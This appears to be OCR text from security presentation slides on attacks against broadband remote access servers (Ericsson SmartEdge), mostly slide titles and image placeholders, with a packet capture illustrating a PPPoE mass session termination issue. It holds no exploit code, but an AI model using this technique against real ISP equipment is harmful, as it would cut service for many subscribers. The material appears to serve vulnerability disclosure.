
BRAS - Broadband remote access server




Typical Remote Attack



ISP Attack



ISP Attack



Credit:






Figure 1-1 SmartEdge OS Architecture









Vulnerabilities - Mass Session Termination

1	0.000000	Broadcast	Ericsson_23:2a:80	PPPoED	28	Active Discovery Request (PADR)
2	0.100610	Ericsson_23:2a:80	Broadcast	PPPoED	60	Active Discovery Session-confirmation (PADS)
3	3.117406	Ericsson_23:2a:80	Broadcast	PPP L…	60	Configuration Request
4	6.125440	Ericsson_23:2a:80	Broadcast	PPP L…	60	Configuration Request
5	9.145316	Ericsson_23:2a:80	Broadcast	PPP L…	60	Configuration Request
6	12.155284	Ericsson_23:2a:80	Broadcast	PPP L…	60	Configuration Request
7	15.165217	Ericsson_23:2a:80	Broadcast	PPP L…	60	Configuration Request
8	18.176117	Ericsson_23:2a:80	Broadcast	PPP L…	60	Configuration Request
9	21.400365	Ericsson_23:2a:80	Broadcast	PPP L…	60	Configuration Request
10	24.416226	Ericsson_23:2a:80	Broadcast	PPP L…	60	Configuration Request
11	27.426113	Ericsson_23:2a:80	Broadcast	PPP L…	60	Configuration Request
12	30.435968	Ericsson_23:2a:80	Broadcast	PPP L…	60	Configuration Request
13	33.445893	Ericsson_23:2a:80	Broadcast	PPP L…	60	Configuration Request
14	36.462718	Ericsson_23:2a:80	Broadcast	PPPoED	60	Active Discovery Terminate (PADT)


DSL Modem



DSL Modem



DSL Modem



DSL Modem

